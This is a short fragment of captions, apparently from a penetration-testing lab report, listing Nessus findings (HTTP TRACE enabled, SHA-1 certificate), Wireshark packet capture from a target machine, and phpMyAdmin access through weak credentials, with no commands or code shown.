


Nessus Scan - HTTP Trace Enabled

Nessus Scan - SSL Certificate is still using SHA-1.



Wireshark - Uncovering packets of data from the Target Machine.



XAMPP's MyAdmin - Accessed through weak usernames and passwords.